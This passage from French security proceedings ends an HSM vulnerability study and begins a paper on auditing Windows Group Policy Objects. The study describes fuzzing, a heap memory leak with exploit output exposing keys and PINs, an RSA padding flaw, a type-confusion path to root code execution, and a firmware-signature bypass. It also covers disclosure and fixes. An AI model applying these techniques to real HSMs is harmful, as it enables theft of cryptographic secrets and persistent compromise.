Ce premier test a validé l'absence d'un mécanisme de sécurité éventuel qui aurait empêché une exécution de code. Le bug est simple à déclencher, mais nécessite d'être authentifié sur le HSM, car il faut au préalable ajouter une clé secrète, et l'écriture d'un shellcode sur la pile rend difficile la reprise stable de l'exécution, d'autant plus si le shellcode à injecter est complexe. Nous détaillons dans les parties suivantes comment découvrir des vulnérabilités plus intéressantes, et créer un payload adapté à un système sans outil et sans moyen de communication usuel avec l'extérieur.

3.3 Fuzzing

L'intégralité des commandes supportées par le HSM est obtenue par le reverse engineering de la bibliothèque *Cryptoki*. Le standard PKCS #11 est implémenté, ainsi que quelques commandes supplémentaires. Certaines fonctions sont accessibles sans authentification, d'autres en tant que `User`, d'autres en tant qu'`Admin`. Les fonctions nécessitant le moins de privilèges sont ciblées en priorité.

Les exemples d'utilisation de l'API PKCS #11 fournis par la documentation couvrent toutes les commandes supportées. Un *fuzzer* rudimentaire a été écrit pour muter les données transférées depuis les bibliothèques userland au module noyau via des *hooks* sur les fonctions d'envoi de messages. Certaines précautions doivent être prises, car la robustesse du module noyau du système hôte n'est pas suffisante : des crashes peuvent avoir lieu lors du traitement de requêtes PKCS #11 invalides.

De même, la configuration du système d'exploitation du HSM est modifiée en utilisant la commande `sysctl` (par le biais du shell obtenu via un module) pour éviter les dénis de service dus à des situations où la mémoire disponible est insuffisante pour traiter les requêtes reçues.

Le processus `crashdump` précédemment décrit est attaché au processus principal `HSM` afin de déterminer si des crashes ont lieu. Le cas échéant, le HSM redémarre et une capture de l'état des registres est écrite dans les fichiers de journalisation. Cela permet d'effectuer manuellement un tri rapide des crashes obtenus.

14 vulnérabilités distinctes ont été découvertes et illustrent de manière presque exhaustive les *bugs* de corruption mémoire possibles. Elles concernent des composants variés du HSM et nous en présentons quelques-unes ici.




Fig. 3. Fuzzing.

3.4 Fuite Mémoire

Une vulnérabilité similaire à Heartbleed est présente dans les fonctions PKCS #11 de gestion des attributs, permettant à un attaquant de lire partiellement la mémoire du tas du HSM. Sur l'hôte, la fonction de *Cryptoki* `C_CreateObject` crée de nouveaux objets et `C_SetAttributeValue` modifie la valeur d'un ou plusieurs attributs d'un objet :

```
CK_ATTRIBUTE certificateTemplate[] = {
    {CKA_CLASS, &certificateClass, sizeof(certificateClass)},
    {CKA_TOKEN, &true, sizeof(true)},
    {CKA_SUBJECT, subject, sizeof(subject)},
    {CKA_ID, id, sizeof(id)},
    {CKA_VALUE, certificateValue, sizeof(certificateValue)}
};
CK_ATTRIBUTE template[] = { { CKA_SUBJECT, "abc", 3 } };

C_CreateObject(hsSession, certificateTemplate, 5, &hCertificate);
C_SetAttributeValue(hsSession, hCertificate, template, 1);
```

Listing 7. Modification de la valeur d'un attribut.

L'hôte sérialise les requêtes PKCS #11 `CreateObject` et `SetAttributeValue` afin de pouvoir les transmettre au HSM. La requête

`SetAttributeValue` sérialisée contient notamment la taille de la valeur de chaque attribut modifié. Le HSM ne s'assure pas lors de la désérialisation que la taille spécifiée correspond à la taille effective de la valeur : si la taille spécifiée est supérieure à la taille de la valeur de l'attribut donnée, l'attribut est initialisé avec de la mémoire du tas du HSM. `C_GetAttributeValue` peut finalement être appelé pour récupérer la valeur de l'attribut et donc la mémoire du HSM.

```
attacker@host:~$ ./heartbleed user $((0x78)) | hd \
  -e '"%08.8_Ax\n"' \
  -e '"%08.8_ax " 8/1 " %02x"' \
  -e '" |" 8/1 "%_p" "|\n"'
[*] modifying buffer size to 0x78
00000000  62 6c 61 68 00 90 47 6c |blah..Gl|
00000008  00 00 00 04 01 00 00 00 |........|
00000010  01 00 00 00 01 00 00 00 |........|
00000018  01 01 01 00 00 01 01 00 |........|
00000020  00 00 08 01 73 75 62 6a |....subj|
00000028  65 63 74 00 00 00 01 02 |ect.....|
00000030  00 00 00 01 01 00 00 00 |........|
00000038  00 11 00 00 00 08 01 10 |........|
00000040  43 d8 5c 37 a7 57 6b 00 |C.\7.Wk.|
00000048  00 01 61 00 00 00 04 01 |..a.....|
00000050  00 00 00 01 80 00 01 02 |........|
00000058  00 00 00 10 01 32 30 31 |.....201|
00000060  38 30 39 30 33 30 38 30 |80903080|
00000068  33 34 39 30 30 00 00 01 |34900...|
00000070  0a 00 00 00 01 01 01 80 |........|
```

Listing 8. Hexdump de la mémoire du HSM extraite avec l'exploit de fuite mémoire.

Certaines clés ne sont pas effacées en mémoire et il est possible de les retrouver avec un tel type de bug. On retrouve de même le code PIN des administrateurs en clair. Les adresses de certains objets sont aussi présentes dans les extraits de mémoire récupérés, facilitant potentiellement l'écriture d'exploits pour d'autres vulnérabilités.

3.5 Conformité des mécanismes cryptographiques

Il nous aurait paru surprenant d'identifier un problème dans la conformité des mécanismes cryptographiques mis en œuvre dans le HSM. Pourtant, une non-conformité sur les signatures PKCS #1 1.5 a été découverte.

Deux méthodes de recherche automatisée de non-conformités permettent de découvrir régulièrement des vulnérabilités dans les mises en œuvre d'algorithmes cryptographiques.

Comparaison des résultats de primitives cryptographiques sur différentes mises en œuvre Nous comparons les résultats produits à partir d'entrées valides ou mutées. Cette méthode a été présentée par Kudelski Security sous l'appellation « Crypto Differential Fuzzing » [1]. Notre méthode diffère légèrement, car nous instrumentons la mise en œuvre qui nous sert de référence avec libFuzzer ou AFL pour augmenter la couverture de code et cibler des chemins intéressants.

Validation des vecteurs de test fournis par Wycheproof Wycheproof [3] inclut des vecteurs de test pour quelques algorithmes (ECDH, ECDSA, RSA, AES notamment) afin de tester les limites de leur implémentation. Ces vecteurs testent des subtilités dans l'encodage ASN.1 des signatures, des cas limites pour certains algorithmes de signature, etc. Wycheproof a été écrit pour valider les fournisseurs cryptographiques Java. En plus des vecteurs de test permettant d'identifier certaines faiblesses, il permet également de détecter des biais lors de la génération d'éléments secrets, etc. La publication des vecteurs de test rend possible l'utilisation d'une partie de l'outil pour tester n'importe quelle bibliothèque.

Résultats Dans notre cas, peu de vecteurs de test sont utilisables, principalement car *Cryptoki* ne vérifie pas des signatures encodées en DER. Seuls les vecteurs AES et RSA ont été testés. Nous avons découvert que le padding des signatures RSA PKCS #1 v1.5 n'était pas correctement vérifié. Le message à signer doit être paddé ainsi, avec `PS` une suite d'octets valant tous `0xFF` et `T` le message à signer, précédé de l'identifiant de la fonction de hachage utilisée :

```
EM = 0x00 || 0x01 || PS || 0x00 || T.
```

`PS` n'est pas correctement vérifié. Chaque octet peut prendre n'importe quelle valeur, ce qui induit une vulnérabilité de type « forge existentielle » sur RSA : un attaquant est en mesure de créer une signature pour un message qu'il ne contrôle pas.

La présence de ce problème est étonnante, la conformité cryptographique étant une fonctionnalité clé (et basique) d'un HSM, d'autant plus que la vulnérabilité a été découverte de manière automatisée.

3.6 Confusion de type sur une fonction PKCS #11

Le fuzzing des fonctions PKCS #11 résulte en un crash du HSM lors de l'appel à `C_DigestUpdate`. L'analyse de la *stacktrace* montre que ce

crash est provoqué par un accès invalide à une adresse mémoire dans une fonction de mise à jour d'un contexte du condensat RIPEMD-128. Notons qu'aucune des fonctions PKCS #11 appelées ne requiert une authentification.

Analyse du crash Les différents appels aux fonctions PKCS #11 effectués par le fuzzer et résultant en un crash sont illustrés dans le listing 9.

```
CK_MECHANISM digestMechanism = { CKM_RIPEMD128, NULL_PTR, 0 };
unsigned char state[4096], data[32];
CK_ULONG ulStateLen;

C_DigestInit(hSession, &digestMechanism);
C_GetOperationState(hSessions[i], NULL_PTR, &ulStateLen);
C_GetOperationState(hSession, state, &ulStateLen);
mutate(state, ulStateLen);
C_SetOperationState(hSession, state, ulStateLen, 0, 0);
C_DigestUpdate(hSession, data, sizeof(data));
```

Listing 9. Fuzzing de fonctions de manipulation de condensat.

`C_GetOperationState` récupère l'état cryptographique d'une session, tandis que `C_SetOperationState` le restaure. Le crash obtenu montre que le mécanisme de restauration est loin d'être robuste : un seul octet est modifié par le fuzzer dans la fonction `mutate`, représentant le type de condensat utilisé par la session (ici `CKM_RIPEMD128`).

La rétro-ingénierie des mécanismes de manipulation de condensat montre qu'il n'y a pas de vérification sur le type de condensat restauré, et donc que celui-ci peut ne pas correspondre au condensat sauvegardé originellement. Chaque condensat est représenté par un objet différent sur le HSM. La modification du type de condensat lors de la restauration provoque l'instanciation d'un nouvel objet du type spécifié, mais initialisé avec la structure de l'objet initialement sauvegardé. Cette opération entraîne donc une confusion de type.

Exploitation Une étude approfondie des objets associés aux différents types de condensats supportés montre que ce crash peut être transformé en une primitive plus intéressante qu'un déni de service par un attaquant. La restauration de certains types de condensat résulte en l'appel de la fonction `memcpy`, où la valeur et la taille des données sources sont entièrement contrôlées par l'attaquant. L'adresse de destination est relative à un *offset*, lui aussi sous le contrôle d'un attaquant. Ce bug peut donc être transformé en une primitive d'*écriture relative* : l'attaquant a la capacité d'écrire des données de son choix, à un *offset* contrôlé d'un objet alloué dans le tas.

Les mécanismes de gestion du tas sont standards et ne sont pas durcis, sa structure est donc prédictible. Il est possible d'effectuer une suite d'appels déterministe aux fonctions PKCS #11 afin de mettre le tas dans un certain état où le déclenchement de la vulnérabilité provoque l'écrasement de la table de pointeurs d'un objet PKCS #11. L'exécution du programme peut alors être redirigée vers un *shellcode* présent sur le tas, qui s'avère être exécutable.

Par souci de brièveté, quelques détails techniques sont omis dans la description de l'exploitation. La taille des données copiées lors de l'écriture relative est par exemple limitée, et l'architecture PowerPC possède des caches différents pour les données et les instructions ; quelques astuces sont donc nécessaires pour obtenir un exploit stable. L'absence de mitigation, et notamment d'ASLR, rend le développement d'un exploit plus facile. L'utilisation du débogueur sur le HSM se révèle aussi d'une grande aide pour déterminer l'état de la mémoire pendant les différentes étapes de l'exploitation.

Impact Une fois l'exécution de code arbitraire obtenue se pose la question du choix du payload. Il est exécuté avec les droits *root*. Toutes les actions sont donc envisageables : récupération des clés, lecture de la mémoire pour récupérer des secrets, dump de la flash...

La solution retenue est un *patch* de la fonction de vérification du PIN, pour nous connecter en tant qu'administrateurs avec n'importe quel mot de passe. L'administrateur a les droits d'installer des modules. La charge suivante est un module récupérant l'intégralité de la flash chiffrée, et sa clé de déchiffrement. Le contenu est ensuite déchiffré hors connexion, révélant l'ensemble des secrets contenus dans le HSM.

L'exploit est un simple binaire à exécuter sur l'hôte.

3.7 Contournement de la signature du firmware

Le firmware et les modules sont signés. La procédure pour installer ou mettre à jour un firmware ou un module est similaire : il s'agit dans les deux cas d'une utilisation légèrement détournée d'un des mécanismes PKCS #11, à savoir la vérification de signature.

L'installation d'un firmware ou d'un module se fait avec un outil de configuration fourni avec le SDK. Cet outil communique uniquement avec l'interface *Cryptoki* du HSM. Nous expliquons tout d'abord le processus d'installation d'un module. Nous détaillerons ensuite la différence avec l'installation d'un firmware.

Installation d'un module Tout d'abord, l'administrateur ajoute un certificat avec une clé publique RSA sur le HSM. Ce certificat servira à vérifier la signature du module transmis par l'outil de configuration. Il doit être marqué comme un certificat de confiance ; cela requiert l'ajout de l'attribut `CKA_TRUSTED`. Cet attribut peut être rajouté par l'officier de sécurité. Une fois cette étape terminée, le module peut être envoyé au HSM.

L'outil effectue une opération de signature avec le mécanisme propriétaire `CKM_MOD_DOWNLOAD` ou `CKM_MOD_DOWNLOAD_2`. Les fonctions `C_VerifyInit`, `C_VerifyUpdate` et `C_VerifyFinal` vont vérifier que les données envoyées, c'est-à-dire l'intégralité du fichier du module, sont correctement signées. Le *handle* du certificat passé à `C_VerifyInit` est celui du certificat précédemment ajouté. Il doit avoir l'attribut `CKA_TRUSTED`. Les données passées à `C_VerifyUpdate` sont les données du module. La signature est générée lors de la compilation du module. Il s'agit d'une signature RSA PKCS #11 avec SHA-1 (`CKM_MOD_DOWNLOAD`) ou SHA-512 (`CKM_MOD_DOWNLOAD_2`).

Si la signature est correcte, le module est écrit sur la flash et le HSM est redémarré. Le module peut alors être utilisé.

Installation d'un firmware Le mécanisme d'envoi d'un firmware est très similaire, mais plus restrictif : le certificat vérifiant le firmware à flasher, signé par le constructeur, est fixe. Il est stocké dans le code du firmware et ne peut être modifié. L'outil de configuration ne connaît pas sa valeur ; il cherche parmi les objets du HSM un objet de type certificat avec un attribut propriétaire (0x80001337) devant valoir `true`. Cet attribut est en lecture seule, et ne peut jamais être ajouté à un certificat utilisateur. L'outil récupère le *handle* sur ce certificat et procède de la même manière que précédemment, cette fois avec les mécanismes `CKM_UPGRADE_SYS` et `CKM_UPGRADE_SYS_2`. Le HSM redémarre et le nouveau firmware est alors chargé.

Contournement de la signature du firmware Un problème de logique est présent dans ce code : l'attribut propriétaire 0x80001337 n'est pas vérifié lors de la vérification de la signature du firmware. Un administrateur peut donc signer n'importe quel firmware avec une clé qu'il aura lui-même générée. Si un certificat de confiance avec une clé publique correspondant à la clé privée est installé sur le HSM, le firmware sera considéré comme valide. Il suffit à l'administrateur de spécifier le *handle* de son certificat au lieu de celui du constructeur.

4 Impact et remédiation

4.1 Conséquences

D'utilisateur non authentifié à SO Les fonctions `C_GetOperationState` et `C_SetOperationState` peuvent être appelées par des utilisateurs non authentifiés, c'est à dire sans aucune connaissance du HSM ni des PIN des utilisateurs. L'exploitation de la confusion de type détaillée précédemment permet à un attaquant d'exécuter un code arbitraire sur le HSM, et donc d'obtenir les privilèges associés au rôle de l'administrateur. Cette vulnérabilité est exploitable depuis l'hôte, sans privilèges particuliers.

De SO à une compromission persistante Une fois le rôle administrateur obtenu, il est possible de mettre à jour le HSM avec un firmware signé par le constructeur. La vulnérabilité permettant de contourner la vérification de la signature du firmware autorise un attaquant à le remplacer par un firmware malveillant.

Cette vulnérabilité est vraiment problématique, car elle casse le mécanisme d'intégrité du HSM. Un utilisateur de HSM ne peut pas avoir de garanties quant à l'authenticité du firmware installé dans le HSM. Le code exécuté sur le HSM ne peut plus être considéré comme un code de confiance. Il devient possible d'installer un firmware incluant une *backdoor* sur le HSM. Plus grave encore, cette *backdoor* peut être persistante et survivre à d'autres mises à jour. L'éditeur a corrigé ce problème en vérifiant que le certificat présenté lors de la mise à jour possédait bien l'attribut 0x80001337. Cela ne résout que partiellement le problème : une version antérieure, vulnérable du HSM peut toujours être restaurée. Un attaquant pourra effectuer un *downgrade* du firmware, puis installer un nouveau firmware qu'il contrôle.

4.2 Durcissement logiciel

Plusieurs mécanismes peuvent être mis en oeuvre par l'utilisateur du HSM indépendamment du durcissement du firmware lui-même.

Chiffrement du firmware Les modules sont uniquement signés, comme le firmware. Or, nous ne souhaitons pas déployer des modules non chiffrés sur les HSM entreposés dans des *data centers*.

Le mécanisme de mise à jour des firmwares a donc dû être modifié afin d'ajouter la possibilité de charger des firmwares chiffrés et signés.

— Le chiffrement du firmware offre la possibilité de stocker des secrets sans risquer leur récupération par un attaquant.
— La signature des mises à jour assure que seules des mises à jour officielles peuvent être installées.

Désactivation partielle de PKCS #11 Le SDK utilisé pour développer les modules permet de modifier la table des pointeurs de fonctions PKCS #11. Il devient alors possible de réduire drastiquement la surface d'attaque en redirigeant les fonctions vers des filtres assurant la validité des arguments, ou ajoutant une authentification supplémentaire.

Des vulnérabilités peuvent cependant toujours être présentes dans l'implémentation des algorithmes de décodage des objets PKCS #11, appelées avant leur passage aux fonctions PKCS #11. Quelques fonctions ne peuvent pas être filtrées ; il est particulièrement important de s'assurer que celles-ci ne contiennent pas de vulnérabilités. Une fois le filtrage mis en place, nos efforts se sont concentrés sur ces fonctions.

Ce mécanisme de *hook*, s'il est correctement implémenté, empêche le déclenchement de la plupart des vulnérabilités découvertes durant l'étude.

Discussions avec le fabricant Nous remercions l'équipe sécurité du constructeur avec qui nous avons toujours eu des échanges constructifs. Toutes les vulnérabilités rapportées ont été corrigées rapidement. Les versions bêta des firmwares ont été mises à notre disposition ; nous les avons analysées pour nous assurer que les correctifs étaient suffisants, ce qui a toujours été le cas.

Il serait intéressant d'ajouter des mitigations supplémentaires sur cette plateforme. En effet, l'ajout d'ASLR, d'une réelle isolation des modules, d'un *stack cookie*, d'un tas non exécutable, et des options de durcissement du noyau à la compilation, rendraient la tâche bien plus difficile à un attaquant qui trouverait une vulnérabilité dans les interfaces proposées. Ce sera probablement l'objet d'une mise à jour future.

5 Conclusion

Il est difficile de différencier le niveau de sécurité des HSM disponibles sur le marché, et les certificats délivrés ne sont pas forcément représentatifs des attentes des utilisateurs. L'intérêt de l'analyse sécuritaire des produits est double, aussi bien pour confirmer que le niveau de sécurité correspond à celui attendu que pour avoir une meilleure connaissance du produit et mieux comprendre les risques qu'il présente.

Cette étude n'est cependant pas exhaustive et n'a pas la prétention d'être un état de l'art de la sécurité de l'ensemble des modèles de HSM disponibles sur le marché. Il est fort possible que le niveau de sécurité varie fortement d'un constructeur à l'autre, et même entre différents modèles d'un même constructeur.

Concernant le modèle analysé, il est regrettable qu'aucun durcissement ne soit appliqué au firmware d'un produit de sécurité. En effet, même s'il est impossible de garantir l'absence de vulnérabilités, complexifier le travail d'un attaquant devrait être une priorité. Enfin, les vulnérabilités présentées sont exploitées sur la version PCI du modèle de HSM étudié. Il serait intéressant de déterminer si les versions réseau de cette gamme sont aussi vulnérables, et exploitables à distance sans accès à la machine hôte.

Références

1. Jean-Philippe Aumasson, Yolan Romailler. Automated Testing of Crypto Software Using Differential Fuzzing. Black Hat USA, 2017.
2. Ryad Benadjila, Thomas Calderon, and Marion Daubignard. Buy it, use it, break it... fix it : Caml Crush, un proxy PKCS#11 filtrant. *SSTIC*, 2014.
3. Daniel Bleichenbacher, Thai Duong, Emilia Kasper, and Quan Nguyen. Project Wycheproof. `https://github.com/google/wycheproof/`.
4. Jolyon Clulow. On the Security of PKCS #11. In Colin D. Walter, Çetin K. Koç, and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems - CHES 2003*, pages 411–425, Berlin, Heidelberg, 2003. Springer Berlin Heidelberg.
5. Matus Nemec, Marek Sys, Petr Svenda, Dusan Klinec, and Vashek Matyas. The Return of Coppersmith's Attack : Practical Factorization of Widely Used RSA Moduli. In *24th ACM Conference on Computer and Communications Security (CCS'2017)*, pages 1631–1648. ACM, 2017.
6. OASIS Open. PKCS #11 Cryptographic Token Interface Base Specification Version 2.40, 14 avril 2015.
7. Cem Paya. Your Bitcoin Wallet May Be At Risk : Safenet HSM Key-Extraction Vulnerability. `https://medium.com/gemini/your-bitcoin-wallet-may-be-at-risk-safenet-hsm-key-extraction-vulnerability-58c97bf6b927`, 10 juin 2015.
8. Cryptosense SA. HSM Security. Securing PKCS#11 Interfaces. Technical report, 2018.
9. Graham Steel, Riccardo Focardi, Matteo Bortolozzo, and Matteo Centenaro. Attacking and Fixing PKCS#11 Security Tokens with Tookan. SSTIC, 2011.
10. Utimaco. CVE-2015-6924 Elliptic Curve key disclosure vulnerability. `https://support.hsm.utimaco.com/documents/20182/39856/CVE-2015-6924+Security+Advisory`, 2015.

L'audit des GPO

Aurélien Bordes
aurelien26@free.fr

Résumé. Les GPO sont apparues avec Windows 2000 et l'Active Directory. Elles permettent d'appliquer des paramètres de configuration sur les ordinateurs et les utilisateurs et d'être distribuées au moyen d'un domaine Active Directory.

Très appréciées et largement utilisées, il n'est pas rare de voir, avec le temps, des domaines définir plusieurs milliers de GPO : il devient alors très difficile de maîtriser tous les paramètres appliqués ou de détecter des problèmes de configuration.

Cet article se propose d'expliquer le fonctionnement des GPO puis de fournir différents points d'audit sur la forme (configuration des GPO) et sur le fond (paramètres définis par les GPO).

Afin d'aider à l'analyse, deux outils sont également décrits et mis à disposition. Le premier, `gpocheck` permet de détecter différents problèmes de configuration, en particulier d'éventuelles désynchronisations de droits entre l'Active Directory et le répertoire SYSVOL. Le second, `gpo2sql` permet d'importer dans une base SQL tous les paramètres définis par un ensemble de GPO afin d'en faciliter leur analyse.

1 Introduction

La gestion d'un parc informatique est une tâche complexe à laquelle sont soumis tous les administrateurs. Cette gestion inclut en particulier la gestion unifiée des ordinateurs ou des profils utilisateur.

Microsoft a toujours incorporé à Windows des mécanismes de gestion. Historiquement basés sur les fichiers `NTCONFIG.POL`, ceux-ci ont été remplacés avec Windows 2000 et l'Active Directory par les GPO (*Group Policy Object* ou stratégies de groupe).

Les GPO sont un mécanisme puissant et extensible permettant de gérer de très nombreux paramètres d'un système Windows (configuration, logiciels installés, etc.), partie appelée « configuration ordinateur », ou d'un profil utilisateur, partie appelée « configuration utilisateur ».

Note : les recommandations formulées dans l'article sont signalées par un encadré bleu.

2 Fonctionnement des GPO

2.1 Définition des GPO

Dans un domaine Active Directory, les GPO sont définies par des objets de classe `groupPolicyContainer`. Le schéma impose que ce type d'objet soit contenu sous un objet de classe `container` et, dans chaque domaine, le conteneur `CN=Policies,CN=System,<Domain NC[1]>` est dévolu à ce rôle.

Les attributs autorisés par la classe `groupPolicyContainer` permettent de définir les propriétés d'une GPO :

- `cn` : l'identifiant unique de la GPO sous la forme d'un GUID ;
- `displayName` : le nom de la GPO ;
- `nTSecurityDescriptor` : le descripteur de sécurité indiquant en particulier les comptes autorisés à appliquer la GPO ou ceux autorisés à la modifier (voir section 3.1 pour la description des droits) ;
- `versionNumber` : la version (au sens révision) de la GPO composée de la version ordinateur (16 bits de poids faible) et de la version utilisateur (16 bits de poids fort) (voir section 2.9) ;
- `flags` : les flags indiquent si :
  - la partie utilisateur de la GPO est désactivée (valeur `1`),
  - la partie ordinateur de la GPO est désactivée (valeur `2`),
  - la GPO est totalement désactivée (valeur `3` soit `1&2`) ;
- `gPCFunctionalityVersion` : le niveau fonctionnel de la GPO (cet attribut vaut toujours à `2`) ;
- `gPCMachineExtensionNames` : la liste des CSE[2] (voir section 2.5 pour la définition et le rôle des CSE) devant être activés pour l'application ainsi que la liste des objets COM nécessaires pour l'édition de la partie ordinateur de la GPO ;
- `gPCUserExtensionNames` : cet attribut a le même format que `gPCMachineExtensionNames` mais pour l'application ou l'édition de la partie utilisateur de la GPO ;
- `gPCFileSysPath` : le chemin du partage réseau où sont stockés les fichiers de configuration de la GPO (voir section 2.2 pour le rôle et la description du contenu de ce répertoire). Cet emplacement sera appelé « répertoire de la GPO » dans la suite de l'article ;
- `gPCWQLFilter` : la liste des filtres WMI permettant de restreindre l'application de la GPO (voir section 2.7).

1. *Domaine Naming Context*, c'est-à-dire le nom de base de la partition LDAP correspondant à un domaine.
2. *Client Side Extensions.*

Ainsi, pour récupérer dans un domaine toutes les GPO et les propriétés associées, il suffit de requêter, à la racine du *naming context* d'un domaine, tous les objets de type `groupPolicyContainer` via une requête LDAP et avec le filtre `(objectClass=groupPolicyContainer)`. Tous les objets récupérés doivent être situés sous le conteneur `CN=Policies,CN=System`. Les attributs de chaque objet permettent d'obtenir les propriétés de la GPO et de vérifier les différents points d'audit de l'article.

En complément des GPO du domaine, il existe pour chaque système Windows plusieurs GPO locales. Ces GPO permettent d'appliquer des paramètres, y compris pour un système hors domaine ou un compte local. Ces GPO locales sont :

- la « *Local GPO* » (ou LGPO) du système qui permet d'appliquer des paramètres à l'ordinateur et à tous les comptes locaux. Son emplacement disque, permettant de stocker sa configuration et ses paramètres, est située dans `%SystemRoot%\System32\GroupPolicy` ;
- les « *Multiple Local GPO* » (ou MLGPO [11]) qui permettent d'appliquer des paramètres à un groupe ou un utilisateur en particulier. Leur emplacement disque est `%SystemRoot%\System32\GroupPolicyUsers\<SID>` :
  - une MLGPO de groupe pour *Administrators* (`S-1-5-32-544`) ou *Users* (`S-1-5-32-545`) [3]. Une seule des deux MLGPO de groupe sera appliquée suivant l'appartenance ou non au groupe *Administrators*,
  - une MLGPO utilisateur pour chaque compte local.

Les GPO locales ne pouvant pas utiliser l'annuaire pour stocker leur configuration, celle-ci est positionnée dans le fichier `gpt.ini` situé à la racine de l'emplacement disque de chaque GPO locale. On retrouve, dans la section `[General]`, une partie des attributs d'un objet GPO Active Directory : `gPCMachineExtensionNames`, `gPCUserExtensionNames`, `Version` et `Options`.

2.2 Stockage des paramètres des GPO

Si, dans l'annuaire, les objets de type `groupPolicyContainer` définissent les GPO et leurs propriétés associées, il faut également disposer d'espaces de stockage (*Group Policy Storage*) pour stocker les paramètres définis par les GPO. Deux types de stockage peuvent être mis en œuvre.

Le premier est l'annuaire Active Directory. Dans ce cas, les paramètres prennent la forme d'objets avec des classes particulières. Par exemple

3. Uniquement ces deux groupes intégrés peuvent être utilisés.

la classe `ms-net-ieee8023-Policy` pour les *Wired Network Policies*, la classe `ms-net-ieee80211-Policy` pour les *Wireless Network Policies* ou encore la classe `Ipsec-Policy` pour les politiques IPsec. Ce format de stockage présente l'avantage d'être normalisé et facilement requêtable par LDAP. Cependant, ce format n'est pas adapté à de gros volumes ou à des données complexes. Certaines documentations Microsoft référencent ce type de stockage sous le nom *Group Policy container* (GPC). Ces objets sont principalement situés sous l'objet de la GPO.

Note : certains paramètres ne sont pas stockés sous l'objet GPO, c'est-à-dire sous le conteneur `CN=Policies,CN=System`. C'est par exemple le cas des politiques IPsec qui sont stockées sous le conteneur `CN=IP Security,CN=System` [5]. Cette spécificité explique pourquoi certains paramètres ne peuvent pas être modifiés même en ayant le contrôle total sur une GPO, le conteneur `CN=IP Security` n'étant modifiable, par défaut, que par les administrateurs du domaine.

Le deuxième type de stockage est par fichiers : pour chaque GPO, un répertoire est dédié au stockage des fichiers de configuration de la GPO. Comme vu dans la section 2.1, l'attribut `gPCFileSysPath` définit, pour chaque GPO, l'emplacement de ce répertoire. Chaque GPO dispose donc de son propre répertoire. Certaines documentations Microsoft référencent ce type de stockage sous le nom *Group Policy template* (GPT). C'est généralement ce second type de stockage qui est utilisé pour conserver la majorité des paramètres.

Les répertoires des GPO devant être accessibles à tous les ordinateurs et les utilisateurs du domaine, il est systématiquement défini sous la forme `\\<domain.tld>\SYSOL\Policies\<GUID_GPO>`. Pour rappel, le partage `SYSVOL` est un répertoire que chaque contrôleur de domaine partage. La réplication se fait via le protocole DFS-R (*Distributed File System Replication*) et le nom est résolu via DFS-N (*Distributed File System Namespaces*).

Note : NTFRS était utilisé préalablement pour la réplication du SYSVOL. Cependant, ce protocole était jugé « fragile » et a été remplacé par DFS-R avec Windows Server 2008. Sauf à vivre dans obsolescence, DFS-R doit être utilisé pour la réplication du SYSVOL et il faut s'assurer que la migration vers DFS-R a bien été effectuée.

> S'assurer que la réplication du SYSVOL est assurée par DFS-R et que NTFRS n'est plus utilisé.

Pour chaque emplacement de base d'une GPO (dans l'AD et le SYSVOL), il existe toujours deux sous-conteneurs ou sous-répertoires nommés

« Machine » et « User » destinés à recevoir respectivement les paramètres pour la partie ordinateur et la partie utilisateur de la GPO.

Concernant les GPO locales, comme vu dans la section 2.1, celles-ci ne peuvent pas utiliser l'annuaire pour stocker leurs paramètres. Ainsi, tous les paramètres stockés sous forme d'objets dans l'annuaire (*Network Policies*, *Software installation*, *Public Key Policies*, etc.) ne peuvent pas être utilisés et n'apparaissent pas dans l'édition d'une GPO locale. Tous les autres paramètres sont stockés dans l'emplacement disque en reprenant la même structure de fichiers qu'une GPO issue de l'annuaire.

2.3 Liaison des GPO

En complément de la définition des GPO, il faut également définir sur quels ordinateurs ou utilisateurs celles-ci doivent s'appliquer. L'application est paramétrée par les attributs `gPLink` et `gPOptions` qui peuvent être positionnés sur des objets de classe :

- `organizationalUnit` pour appliquer aux ordinateurs ou utilisateurs situés sous une unité d'organisation (OU) ;
- `samDomain` pour appliquer à tous les ordinateurs ou utilisateurs d'un domaine ;
- `site` pour appliquer aux ordinateurs ou utilisateurs d'un site Active Directory.

L'attribut `gPLink`, qui n'est pas multivalué, permet de référencer une ou plusieurs GPO à appliquer avec, pour chaque GPO liée, des options. Le format de l'attribut `gPLink` est le suivant :

```
[<GPO DN_1>;<GPLinkOptions_1>][<GPO DN_2>;<GPLinkOptions_2>]...
[<GPO DN_n>;<GPLinkOptions_n>]
```

`<GPO DN>` référence un objet GPO dans l'annuaire sous forme `LDAP://cn=<GUID_GPO>,cn=policies,cn=system,<domain NC>` et `GPLinkOptions` permet d'indiquer les options de la liaison (cf. tableau 1).

